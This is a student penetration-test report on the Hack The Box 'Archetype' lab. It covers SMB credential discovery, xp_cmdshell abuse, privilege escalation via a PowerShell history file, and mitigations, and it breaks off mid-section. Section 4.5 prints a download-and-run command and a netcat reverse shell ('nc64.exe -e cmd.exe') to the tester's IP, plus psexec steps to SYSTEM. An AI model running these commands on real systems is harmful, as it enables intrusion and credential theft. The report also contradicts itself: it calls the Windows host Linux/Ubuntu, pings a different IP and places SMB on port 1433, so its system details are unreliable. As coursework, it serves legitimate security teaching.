HACK THE BOX: ARCHETYPE

PENTEST REPORT

Prepared by:

G Mary Spandana

Pentest Consulting, Inc.

0. Executive Summary

The Computer Science (CS) Department of The University of Texas at San Antonio offers a graduate-level course on Penetration Testing, the primary objectives of which are to introduce students to core concepts of ethical hacking, real-world attack simulation, and vulnerability analysis. As part of this course, students are required to complete a series of hands-on challenges through the Hack The Box (HTB) platform — a widely recognized training ground for cybersecurity professionals. HTB's **Starting Point** track serves as an entry-level experience and is divided into progressively challenging tiers, each focused on different aspects of penetration testing.

This report focuses on the lab assessment of **Archetype**, a Windows-based machine within the Starting Point track. The purpose of this exercise was to simulate an attacker's journey from initial access to privilege escalation, leveraging common misconfigurations found in enterprise environments. The system allowed for enumeration via SMB and SQL Server, with privilege escalation achieved through credential harvesting and abuse of local administrative tools. The experience allowed the team to apply technical skills such as reverse shell setup, Windows enumeration, and post-exploitation techniques.

The assessment team found that the Archetype system demonstrates a well-structured setup that emphasizes minimal exposure and solid operating system configuration. However, given its instructional design, the system also contained deliberately exploitable weaknesses. These included plaintext credentials stored in configuration and history files, overly permissive service accounts, and unprotected SMB shares — all of which could be leveraged by an attacker to gain unauthorized access and escalate to SYSTEM-level privileges. These findings are detailed in Section 5, along with suggested mitigations based on severity and impact.

The assessment team would like to extend sincere thanks to Hack The Box for creating such a valuable platform, as well as to the course instructor, the Computer Science Department, and The University of Texas at San Antonio for supporting a learning environment that balances practical security challenges with professional reporting experience.

Table of Contents

List of Figures

1. Introduction

1.1 Background

As part of a penetration testing lab in an academic setting, the Archetype machine from Hack The Box was assessed with a focus on privilege escalation techniques. The objective of this lab was to simulate a real-world scenario in which a limited-access user account could be leveraged to gain full administrative control over a target system.

This lab provided students the opportunity to practice enumeration, reverse shell handling, credential harvesting, and privilege escalation through both manual and automated methods. Tools like winPEAS and psexec.py were instrumental in identifying local misconfigurations and exploiting them for SYSTEM-level access.

1.2 Scope

The target of the assessment was the Archetype Windows machine hosted in the HTB Starting Point network, accessible at the IP address 10.129.18.200. The scope was limited to this single host and focused specifically on post-initial-access enumeration and privilege escalation. All activities were conducted within HTB's lab guidelines, and no denial-of-service or destructive actions were performed.

1.3 Report Organization

This report includes:

A technical overview of the Archetype system (Section 2),

Methodology used for the assessment (Section 3),

Activities performed during the assessment (Section 4),

Key findings and mitigation recommendations (Section 5), and

Final conclusions and takeaways (Section 6).

2. System Overview

The *Archetype* system is a Windows-based machine included in the Hack The Box (HTB) Starting Point track. It is specifically designed to provide learners with hands-on experience in discovering and exploiting privilege escalation vulnerabilities. The system includes misconfigurations that reflect real-world enterprise environments, including exposed network services, credential misuse, and insecure file access practices.




Fig #1: Archetype Logo

This section outlines the system's network characteristics, available services, and additional information discovered during the enumeration and assessment process.

2.1 Network Presence

The *Archetype* machine is hosted in an isolated HTB lab environment, which uses non-routable IP addresses to ensure that all pentesting activity remains within a controlled lab network. Users interact with the lab through either an HTB-provided virtual machine (Pwnbox) or a personal system connected via OpenVPN.

For the duration of this assessment, the machine was accessible at the following IP address:

10.129.18.200




Fig #2 : Target machine IP generated by HTB

This IP was dynamically assigned when the machine was instantiated through the HTB web interface.

2.2 System Ports

A port scan was conducted using Nmap to identify the services exposed by the target. The scan used default scripts and service version detection. Full command syntax and results are documented in Section 4 of this report.

The following ports were found open and active:

Port	Protocol	State	Service	Product	OS Type
135	TCP	Open	MSRPC	Microsoft Windows RPC	Windows Server 2019
139	TCP	Open	NetBIOS-SSN	NetBIOS	Windows Server 2019
445	TCP	Open	Microsoft-DS	SMB (File Sharing)	Windows Server 2019
1433	TCP	Open	MSSQL-S	Microsoft SQL Server 2017 RTM	Windows Server 2019

These services indicated that the target was likely configured as a domain-connected file and database server with possible misconfigurations.

2.3 Other System Information

Other characteristics identified by the Nmap scan revealed the following information:

- The host was responding to ping with command

ping 10.129.122.22

- It is highly likely the system is running a version of Linux
- The system was last booted just before the scan was conducted




Fig #3 : Target machine responding to ping

More details of the system can be found in Appendix, which includes the full summary of the Nmap scan output. This summary was provided by ChatGPT.

Once access to the machine was achieved, according to the Operating System is Ubuntu, version 20.04.02 LTS which is also known as “Focal Fossa.”

3. Assessment Methodology

The Penetration Testing Execution Standard (PTES) is a widely adopted framework that establishes a comprehensive and standardized approach to conducting penetration testing engagements. Developed collaboratively by industry professionals, PTES aims to ensure that penetration tests are methodical, repeatable, and aligned with both organizational objectives and industry best practices. By providing a consistent structure across every stage of an assessment, the PTES enables testing teams to plan, execute, and report findings in a way that maximizes technical coverage while managing risk and maintaining ethical responsibility.

The PTES is divided into seven core phases, each representing a critical part of the engagement lifecycle. These phases guide the testing process—from scoping and legal coordination to technical execution and remediation planning—ensuring that all aspects of the assessment are addressed thoroughly and professionally.

3.1 PTES Phases

3.1.1 Pre-engagement Interactions

This foundational phase involves setting expectations and defining the scope of the assessment. Key activities include identifying target systems, establishing clear rules of engagement, confirming testing windows, documenting liability and legal authorization, and agreeing on communication protocols. These agreements are essential to ensure all parties understand the objectives, limitations, and legal parameters before any technical activities begin.

3.1.2 Intelligence Gathering

In this phase, testers collect information about the target environment without necessarily interacting with the systems in a detectable manner. Techniques may include open-source intelligence (OSINT), domain enumeration, public service scanning, social engineering research, and fingerprinting of infrastructure and technologies. The primary goal is to create an accurate and detailed profile of the organization and its attack surface while remaining stealthy and non-intrusive.

3.1.3 Threat Modeling

Using the intelligence collected, testers analyze potential risks by mapping assets, users, technologies, and business operations to realistic threat scenarios. This process helps identify which systems are most valuable or vulnerable, and which attackers (internal or external) might target them, based on motives, skills, and access levels. The outcome is a strategic focus on high-value targets and attack paths that will guide the remainder of the test.

3.1.4 Vulnerability Analysis

Once targets are identified, this phase involves systematically identifying and validating vulnerabilities within the environment. Testers use a combination of automated scanning tools and manual techniques to detect software flaws, misconfigurations, logic errors, or unpatched systems. The emphasis is on validating true positives and discarding false alarms. Each confirmed vulnerability is documented with severity ratings, potential impact, and proof-of-concept when applicable.

3.1.5 Exploitation

This is the execution phase where confirmed vulnerabilities are actively exploited to gain unauthorized access, escalate privileges, or demonstrate impact. Exploitation may involve command execution, lateral movement, session hijacking, data exfiltration, or privilege escalation—depending on the scope and test objectives. All actions are performed in a controlled and responsible manner to avoid disrupting services or damaging assets.

3.1.6 Post-exploitation

After a foothold is established, post-exploitation activities assess how deep an attacker could go, how long they could persist, and what data they could access. This includes exploring sensitive files, extracting credentials, assessing business impact, pivoting to other systems, and attempting privilege escalation. Post-exploitation also evaluates the effectiveness of existing detection and incident response controls.

3.1.7 Reporting

The final phase culminates in the documentation and communication of all findings. A professional penetration testing report includes an executive summary for non-technical stakeholders, technical analysis for IT/security teams, risk assessments for each finding,

and detailed remediation guidance. Good reporting ensures that stakeholders understand not just what vulnerabilities exist, but why they matter and how to fix them.

3.2 Legal and Ethical Considerations

Prior to initiating any testing activities, it is critical to obtain written authorization and define legal and ethical boundaries. This typically takes the form of a formal engagement agreement or "Rules of Engagement" document, which outlines the scope, testing methods, data handling responsibilities, and liability limits. Testers must comply with all relevant laws and regulations (e.g., GDPR, HIPAA, CFAA), as well as organizational policies, to ensure the assessment is lawful and ethical. Failing to follow legal and ethical guidelines can result in unintended consequences, including legal action or breach of trust.

4. Assessment Activities

This section provides a detailed walkthrough of the steps taken during the penetration test of the Archetype machine **(10.129.18.200).** The testing was conducted using a typical black-box methodology, focusing on enumeration, exploitation, and privilege escalation to gain full system access.

4.1 Connecting To The Network

The team connected to the HTB network using the Open VPN client available on their Kali Linux virtual machine. One key aspect of using Open VPN is that the user must use the "sudo" command to allow openvpn to modify the network interfaces. Failure to do so, may result in a failure to connect to the VPN.

The following command was used:

sudo openvpn starting_point_spandana11.ovpn




Fig #4: Connecting to the Hack The Box VPN

Once connected to the network, the HTB web interface enabled the functionality to spawn

4.2 Initial Enumeration

The assessment began with a basic service scan using Nmap to discover open ports and running services on the target using the command:

```
nmap -sC -sV 10.129.18.200
```

The open SMB (ports 139/445) and SQL Server (port 1433) services were immediately noted as promising attack surfaces, particularly for potential misconfigurations or poor credential practices.

The full results of the scan can be found in Appendix: Nmap Scan Summary

4.3 SMB Enumeration and Credential Discovery

The team then proceeded to enumerate the SMB found running on port 1433 using smbclient

Connecting to the target's SMB service revealed a publicly accessible backups share which can be accessed from the command :

```
smbclient //10.129.18.200/backups -N
```




Fig #5: Backups Folder Showing prod.dtsConfig File

Inside the share, a configuration file named prod.dtsConfig was retrieved. Inspection of the file revealed hardcoded SQL Server credentials in cleartext as follows:

```
┌──(spandana㉿kali)-[~]
└─$ cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy=" ... " GeneratedFromPackageName=" ... " Generate
dFromPackageID=" ... " GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Proper
ties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initi
al Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</C
onfiguredValue>
    </Configuration>
</DTSConfiguration>
```

Fig #6: Contents of prod.dtsConfig Revealing SQL Credentials

The contents of the file revealed sensitive credentials for the SQL Server service which the team used in the next steps

User ID=ARCHETYPE\sql_svc; Password=M3g4c0rp123

4.4 SQL Server Access and Command Execution

Using the exposed credentials, an authenticated connection to the Microsoft SQL Server was established with Impacket's mssqlclient.py using the following command:

```
python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.18.200 -windows-auth
```

After a successful login, xp_cmdshell was enabled and reconfigured. Command execution was confirmed using

```
xp_cmdshell 'whoami'
```




Fig #7: Confirmation of Shell Access and Command Execution

4.5 Establishing a Reverse Shell

To gain a more interactive foothold, a reverse shell needed to be established.

For this we first started the simple HTTP server on port *80*, then the netcat listener on port : *443*

As the user 'archetype\sql_svc', we did not have the required privileges to upload files into system-protected directories. Only the Administrator account holds the necessary permissions to perform actions in those locations.

To work around this restriction, it was necessary to identify a writable directory within the current user's profile. After a brief enumeration of accessible paths, it was determined that the Downloads directory under the sql_svc user profile permitted file uploads. With this location confirmed, we proceeded to use the following command to download our binary : *nc64.exe* into that directory for further use.

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget
http://10.10.14.16/nc64.exe -outfile nc64.exe"
```

Then bonded the cmd.exe through the nc to our listener using the command:

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -
e cmd.exe 10.10.14.16 443"
```

Moving back to our netcat listener we confirmed our reverse shell as well as the foothold to the system






Fig #8: Reverse Shell Established via Netcat Listener

Now we navigate to Desktop to get the use flag



Fig#9: Showing the user.txt File




Fig#10: User Flag Capture

4.6 Privilege Escalation

4.6.1 Privilege Escalation using WinPeas

To escalate privileges, winPEASx64.exe was uploaded on the target machine and executed using the command :

```
PS C:\Users\sql_svc\Downloads> .\winPEASx64.exe
```




Fig#11: Output of winPEASx64.exe

Since sql_svc functions both as a standard user account and a service account, it was considered valuable to inspect files and locations that may reveal frequently accessed commands or administrative activity. In Windows environments, the PowerShell history file serves a role similar to .bash_history in Linux, storing previously executed commands. This file, named *ConsoleHost_history.txt*, is typically located at:

```
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\
```

We found that the ConsoleHost_History.txt had the password of the Administrator in plain text



Fig#12: Contents of PowerShell ConsoleHost_history.txt

Password: MEGACORP_4dm1n!!

4.6.2 Establishing an Administrator-Level Shell

Using the psexec.py tool from Impacket, a SYSTEM-level shell was obtained using the command:

```
python3 psexec.py administrator@10.129.18.200
```

```
┌──(spandana㉿kali)-[~/impacket/examples]
└─$ python3 psexec.py administrator@10.129.18.200
Impacket v0.13.0.dev0+20250403.150055.356d9963 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.129.18.200.....
[*] Found writable share ADMIN$
[*] Uploading file eJmjZZnH.exe
[*] Opening SVCManager on 10.129.18.200.....
[*] Creating service dvSa on 10.129.18.200.....
[*] Starting service dvSa.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Fig#13: Access to Administrator Shell Using psexec.py

Upon successful login, the root flag was retrieved from:

C:\Users\Administrator\Desktop\root.txt

```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\Users\Administrator\Desktop

07/27/2021  02:30 AM    <DIR>          .
07/27/2021  02:30 AM    <DIR>          ..
02/25/2020  07:36 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  10,720,862,208 bytes free

C:\Users\Administrator\Desktop>
```

Fig#14: Reading the root.txt File

Capturing Root flag:

```
C:\Users\Administrator\Desktop> type root.txt
b91ccec3305e98240082d4474b848528
C:\Users\Administrator\Desktop>
```

Fig#15 : Capturing the Root Flag

5. Assessment Results and Recommendations

Results obtained from the activities described in Section 5 are provided in this section. These findings include strengths, weaknesses, and observations made by the assessment team.

The team uses the following definitions:

- Strengths are the processes, procedures, or other aspects of the system that increase the difficulty of a successful attack, or limit/remove various attack vectors. These are included to ensure that these practices are continued over time and are not removed during future changes or mitigation efforts.
- Weaknesses are procedures, controls, configurations, or vulnerabilities that could provide an attack vector, contribute to successful exploitation, or hinder effective detection of an attack. These enable the system owner to take corrective actions.
- Observations include all other items of note that are not classified as strengths or weaknesses. These may include out-of-scope items, areas where insufficient information was available to draw conclusions, or non-actionable items that nonetheless affect system posture.

Severity Ratings for Weaknesses

Each identified weakness is assigned a severity rating: HIGH, MODERATE, or LOW, based on the team's evaluation using the following factors:

- Potential damage from a successful attack.
- Scope of impact (e.g., single system vs. domain-wide).
- Ease of exploitation and reproducibility.
- Skill level required to exploit.
- Difficulty of detecting the attack using current controls.

The team also considered attacker motivations, capabilities, and the likelihood of alternative attack paths. These factors were combined using expert judgment and experience to determine the final severity rating.

Mitigations should be prioritized based on severity, but the system owner may reprioritize based on resource constraints or operational considerations.

5.1 Weaknesses

(High) SQL Service Account Allows OS Command Execution Without Proper Privilege Controls

Justification: The sql_svc account was configured with permissions that allowed execution of system-level commands through the xp_cmdshell stored procedure. This allowed a remote attacker, upon successful login to the Microsoft SQL Server, to execute arbitrary OS-level commands—such as downloading and running reverse shells—without requiring administrative rights. This level of access significantly increases risk in the event of credential exposure.

Mitigation: Limit service account permissions to the minimum required. Disable or restrict use of xp_cmdshell, and enforce strict access control to SQL features. Review all service accounts for privilege creep and rotate credentials regularly.

(High) Plaintext Administrator Password Found in PowerShell History

Justification: The file ConsoleHost_history.txt located in the sql_svc user's PowerShell profile contained plaintext credentials for the Administrator account. This exposes the highest privileged account on the system to any user with access to that file.

Mitigation: Disable PowerShell history logging or implement log scrubbing procedures. Educate administrators to avoid storing passwords or sensitive commands in terminal history files. Enforce local access auditing and monitor changes in user home directories.

(High) Unauthenticated Access to SMB Share Exposes Sensitive Configuration Files

Justification: The backups SMB share was accessible without credentials. It contained the file prod.dtsConfig which included plaintext SQL login credentials. Unauthorized access to this share could lead to system compromise by enabling lateral movement and credential theft.

Mitigation: Restrict anonymous access to all network shares. Enforce strong NTFS and share permissions. Secure configuration files using encrypted credential storage or secure credential vaults.

(Moderate) Tools Can Be Uploaded and Executed From Writable User Directories

Justification: The attacker was able to upload binaries such as nc64.exe and winPEASx64.exe to the Downloads directory of the sql_svc user. These files were then executed to establish persistence and enumerate the system for privilege escalation vectors.

Mitigation: Apply proper permissions on user directories. Prevent low-privileged users from executing downloaded binaries without administrative approval. Monitor file activity in known writable locations.

5.2 Strengths

Network Isolation

- The *Archetype* system was hosted on a non-routable IP within the Hack The Box environment, which prevents external network exposure and enforces containment within the lab setting.

VPN Access Requirements

- Access to the environment was only permitted through an encrypted VPN connection provided by HTB. This ensures confidentiality and integrity of traffic between the user and lab infrastructure.

Minimal Public Attack Surface

- Only a limited number of ports were exposed on the system (135, 139, 445, and 1433), reducing the external attack surface and minimizing unrelated exploit paths.

6.3 Observations

Presence of SeImpersonatePrivilege

Description:
